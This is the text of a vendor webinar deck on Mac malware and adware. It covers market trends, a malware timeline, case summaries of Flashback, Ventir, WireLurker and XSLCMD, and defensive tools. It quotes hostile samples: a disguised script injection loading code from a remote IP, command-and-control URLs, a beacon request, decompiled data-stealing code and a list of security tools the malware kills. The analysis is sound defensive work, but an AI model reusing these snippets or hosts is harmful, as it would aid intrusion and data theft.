

Cyphort Labs Malware's Most Wanted Series



Discover. Dissect. Destroy.



Mac Malware

@belogor



Hack Different.

Your speakers today



Nick Bilogorskiy
@belogor

Director of Security Research



Shel Sharma

Product Marketing Director



Agenda

- Mac Trends and Stats
- Mac Malware
- Mac Adware
- Wrap-up and Q&A

Cyphort Labs T-shirt





Threat Monitoring &
Research team

24X7 monitoring for
malware events

Assist customers with
their Forensics and
Incident Response



We enhance malware
detection accuracy

False positives/negatives

Deep-dive research



We work with the
security ecosystem

Contribute to and learn
from malware KB


Best of 3rd Party threat
data

cyphort.com/blog

Mac Growth

Apple Reclaims Title of Most Valuable Brand

Brand value of the world's most valuable brands in 2015




Mac Growth

Preliminary US PC Shipments 1Q15

	1Q15 Shipments	1Q15 Market Share	1Q14 Shipments	1Q14 Market Share	1Q15/1Q14 Growth
HP	3,627	26.1	3,504	24.9	3.5
Dell	3,227	23.2	3,355	23.8	-3.8
Apple	1,670	12.0	1,534	10.9	8.9
Lenovo	1,645	11.8	1,449	10.3	13.5
ASUS	996	7.2	899	6.4	10.8
Others	2,730	19.6	3,340	23.7	-18.3
Total	13,895	100.0	14,080	100.0	-1.3

Gartner's Preliminary U.S. PC Vendor Unit Shipment Estimates for 1Q15 (Thousands of Units)


Mac Growth




Apple's U.S. Market Share Trend: 1Q06-1Q15 (Gartner)

MAC vs Windows

ANTIVIRUS USAGE FOR MAC




ANTIVIRUS USAGE FOR WINDOWS



RTP USAGE FOR MAC




RTP USAGE FOR WINDOWS




Mac Not Protected

1 in 6 Macs actively
protected by an
antivirus program




Mac Malware on the Rise



Kaspersky data

Cyphort In-the-Wild Mac Stats



Cyphort Labs data

Apple, Facebook Breached by Mac Malware



After analyzing the compromised website where the attack originated, we found it was using a "zero-day" (previously unseen) exploit to bypass the Java sandbox (built-in protections) to install the malware. We immediately reported the exploit to Oracle, and they confirmed our findings and provided a patch on February 1, 2013, that addresses this vulnerability.



Hack Different.

MAC MALWARE

Mac Malware Timeline

2014 Careto, Mask, Appetite
2014 CoinThief
2014 Laoshu
2014 Ventir
2014 XSLCMD aka Belfibod
2014 Wirelurker
2013 Pintsized
2013 Kitmos
2013 Icefog
2013 Hackback
2013 CallMe
2013 Leverage
2012 Sabpab
2012 Rubilyn
2012 Maccontrol

2012 Lamadai
2012 Dockster
2012 Crisis/Morcut/Da Vinci
2011 Tsunami/Kaiten
2011 Imuler/Revir
2011 Olyx
2011 MacDefender
2011 Flashback
2011 Devilrobber (Miner)
2011 Blackhole/DarkComet
2010 HellRaiser
2010 OpinionSpy
2010 Boonana / Koobface
2009 Tored
2009 Krowi / IWork

2008 MacSweep
2008 Imunizator
2008 Lamzev
2007 Puper (RSPlug, Jahlav)
2006 Inqtana
2006 Leap
2004 Opener/Renepo



Boonana - 2010

 **Sent**

Search Messages















Mark as Unread

Report Spam

Delete

Select: [All](#), [Read](#), [None](#)

- | | | | |
|---|--------------------------|---|--|
|  | <input type="checkbox"/> | 
Alice [redacted]
October 25 at 1:35am | IMPORTANT! PLEASE READ
Hi Alice [redacted]. As you are on my friends list you should see my private vi... |
|  | <input type="checkbox"/> | 
Carrie [redacted]
October 25 at 1:32am | IMPORTANT! PLEASE READ
Hi Carrie [redacted]. Is this you in this video here : hoklane.netau.net |
|  | <input type="checkbox"/> | 
Peter [redacted]
October 25 at 1:29am | IMPORTANT! PLEASE READ
Hi Peter [redacted] As you are on my friends list you should see my private vide... |
|  | <input type="checkbox"/> | 
Trudy [redacted]
October 25 at 1:28am | IMPORTANT! PLEASE READ
Hi Trudy [redacted]. Is this you in this video here : hoklane.netau.net |
|  | <input type="checkbox"/> | 
Will [redacted]
October 25 at 1:25am | IMPORTANT! PLEASE READ
Hi Will [redacted] As you are on my friends list you should see my private video... |
|  | <input type="checkbox"/> | 
Amy [redacted]
October 25 at 1:23am | IMPORTANT! PLEASE READ
Hi Amy [redacted]. Please visit this link for some private videos of me : hokl... |

Flashback - 2011

OSX FLASHBACK

INFILTRATION



1

DELIVERY



2

Victim



INSTALL

ENTRENCHMENT



4

Information Gathering

5

macosxsoftwareupdate.org



```
GET
/counter/00000000-0000-0000-0000-0
00000000|x86_64|12.2.0
HTTP/1.1
Host: macosxsoftwareupdate.org
User-Agent: postinstall (unknown
version) CFNetwork/596.2.3 Dar-
win/12.2.0 (x86_64) (MacBook-
Pro9%2C1)
Connection: close
```

6


EVASION



Kill

Little Snitch
VirusBarrier X6.app
iAntiVirus.app
avast!.app
ClamXav.app
HTTPScoop.app
Packet Peeper.app

PAYLOAD



Crisis



- Objective-C used to code OSX.Crisis (2012)
- Rootkit used by governments during targeted attacks
- Collects audio, pictures, screenshots, keystrokes
- Reports everything to a remote server
- Known to be delivered through grey market exploits

Ventir



- **Ventir** contains a keylogger, Trojan and a backdoor
- Discovered in October 2014.
- Similar to OSX/Crisis malware



EventMonitor



kext.tar



Keymap.plist



libweb.db



reweb



update



updated



C&C server:

- <http://220.175.13.250:82>

It issues an HTTP GET request in the following format:

- <http://220.175.13.250:82/macsql.php?mode=getcmd&key=1000&udid={MAC ADDRESS}>

WireLurker



- 467 OS X applications on the Maiyadi App Store
- 356,104 downloads
- Attacks iOS devices through OS X via USB and to install third-party applications on non-jailbroken iOS devices through enterprise provisioning

WireLurker

WIRELURKER INFECTED APPLICATION	NUMBER OF DOWNLOADS
The Sims 3	42,110
International Snooker 2012	22,353
Pro Evolution Soccer 2014	20,800
Bejeweled 3	19,016
Angry Birds	14,009
Spider 3	12,745
NBA 2K13	11,113
GRID	10,820
Battlefield: Bad Company 2	8,065
Two Worlds II Game of the Year Edition	6,451

WireLurker



This is the part of WireLurker that scrapes phone number, serial number, and your iTunes Store ID from your phone.

```
← ↻ ★ ...  
33 LODWORD(v2) = getdeviceinfo(a1, 0LL, "SerialNumber");  
34 v3 = v2;  
35 LODWORD(v4) = getdeviceinfo(a1, 0LL, "PhoneNumber");  
36 v5 = v4;  
37 LODWORD(v6) = getdeviceinfo(a1, 0LL, "ModelNumber");  
38 v7 = v6;  
39 LODWORD(v8) = getdeviceinfo(a1, 0LL, "ProductVersion");  
40 v9 = v8;  
41 v10 = v8;  
42 LODWORD(v11) = getdeviceinfo(a1, 0LL, "ProductType");  
43 v12 = v11;  
44 v13 = v11;  
45 LODWORD(v14) = getdeviceinfo(a1, "com.apple.itunesstored", "AppleID");  
46 v15 = v14;  
47 v16 = v14;  
48 v17 = GetHardwareSerialNumber();
```


XSLCMD



- Discovered in 2014
- Ported OSX version of XSLCmd windows malware
- By “GREF”

```
1 <!-- Google Tracking Code -->
2
3 <script type="text/javascript">
4
5 var gaJsHost = (("https:" == document.location.protocol) ? "https://ssl." :
6 "http://");
7
8 document.write(unescape("%3Cscript src='" + gaJsHost +
9 "180.149.252.181/wiki/tiwiki.ashx' type='text/javascript'%3E%3C/script%3E"));
10
```

XSLCMD Capabilities

- Creates a remote shell
- Updates the configuration
- Traverses file systems
- Downloads files
- Creates new processes
- Captures screenshots
- Logs keystrokes
- Steals document files
- Lists applications
- Collects system information

Laoshu



- Takes screenshots once a minute
- Signed with a trusted certificate of the developer
- Looks like the virus writers were planning on uploading it to the App Store

CoinThief



- First bitcoin-stealing malware for OS X
- Disguises itself as a few open source bitcoin utilities
- Install a malicious browser extension and/or a patched version of bitcoin-qt (an open source utility for mining bitcoins)

Mac Malware Trends

- Decoys (Show image while run in the background)
 - .App disguised as a JPEG
- Primary focus is on Data Theft
 - – Key logging
 - – Screen Shots
 - – User information
- Adware is very popular
- Backdoors and Rootkits are rare but mainly used in targeted attacks



Hack Different.

MAC ADWARE

Toolbar OSX.Conduit

- MD5: dc982d1f0415682e2735d45e83dff17e
- Toolbar, browser hijacker and data stealer
- OSX is not immune – Safari is just as much a target as Windows based browsers



```
                                ; DATA XREF: __objc_const:0000000010009EAA8↓o
push    rbp
mov     rbp, rsp
call    _NSHomeDirectory
mov     rsi, cs:off_1000A3290
lea     rdx, cfstr_LibrarySafari_1 ; "/Library/Safari/Extensions/Extensions.plist"
mov     rdi, rax
pop     rbp
jmp     cs:_objc_msgSend_ptr
:ils_safariExtensionsPlistPath_ endp
```

OSX – Genieo

- MD5: 11f085fdfca46a4b446760a0e68dc2c3
- Browser Hijacker



www.thenextweb.com - 4 hours ago - Block -

Will an assured \$150k investment hurt the spirit of Y Combinator?

Here's a gutsy move, but one that could pay off extremely well in the long run. According to TechCrunch, Angel investor Yuri Milner and SV Angel have just laid down an offer that will be exceedingly difficult to refuse: \$150,000 to every startup in the current Y Combinator, plus every group...

3/10

January 29

9:15

Updated 23 minutes ago - Update
27 articles today

Powered by
GENIEO

Favorite Sites

Birthday Reminder

Secure Your Mac: XProtect



Secure Your Mac: GateKeeper



Allow applications downloaded from:

- ☒ Mac App Store
- ☐ Mac App Store and identified developers
- ☐ Anywhere

Mac Tools

- **“File”** command - simple way to check architecture
- **dtrace** - comprehensive dynamic tracing framework
- **otool** - The otool command displays specified parts of object files or libraries.
- **IdaPro** - disassembler
- **dmg2img** - convert DMG files into the standard disk image format, IMG

Watch out for these Executable Filetypes

- DMG (App within a HFS container or “disk image”)
- PKG (App within a XAR container and package installer)
- Mach-O (Binary equivalent to a Windows EXE)

```
/* Constant for the magic field of the mach_header (32-bit architectures) */  
#define MH_MAGIC          0xfeedface      /* the mach magic number */  
#define MH_CIGAM          0xcefaedfe      /* NXSwapInt(MH_MAGIC) */
```

- AppleScripts (Used for Apple inter-application communication)
- Perl/Python/Bash Scripts
- Bourne-again Shell Scripts (Used in BSD based systems)
- Extensions (Safari, Chrome, FireFox)

Summary

- Mac share in the enterprise is growing
- Users have a false sense of security
- Some APT attacks added Mac-modules
- Mac Adware is prevalent
- Criminals will take advantage of the increasing popularity of Mac
- Mac Malware is a real threat and cannot be ignored



Thank You!

Twitter: @belogor

Previous MMW slides on

<http://cyphort.com/labs/malwares-wanted/>

MMW Archive

Anti-Malware Sandbox Techniques

October 2014

Malware writers are well aware of sandboxing, a popular way to detect brand new unknown malware by its behavior, and make code that infects the intended victim but has no malicious behavior in a sandbox. This MMW webinar demos specific ways how malware detects and hides from sandboxes including environmental check, stalling code, sleeps, hook detection and click triggers. [Access recording and slides.](#)

Backoff POS Malware—Bringing Criminals to Where the Money Is

September 2014

More than 1,000 US businesses have been infected this Trojan program designed specifically to steal credit and debit card data from point-of-sale (POS) systems. In this webinar, we share our analysis of the Backoff point-of-sale malware and discuss some best practices for retail stores to better protect themselves from such malware. [View Recording](#), [View Slides](#).

Zberp: The Financial Trojan

August 2014

Zbot + Carberp = Zberp, an online banking trojan that is reported to have impacted 450 financial institutions around the world in the first month since discovery. In addition to its malicious capabilities, the Zberp Trojan uses a combination of evasion techniques that it inherited from both the Zeus, also known as Zbot, and Carberp. Add in the 'invisible persistence' feature and you have one nasty piece of malware. In this MMW we deep dive into Zberp, covering its lifecycle, key features and mitigation. [View Recording](#), [View Slides](#).

NightHunter A Massive Campaign to Steal Credentials Revealed

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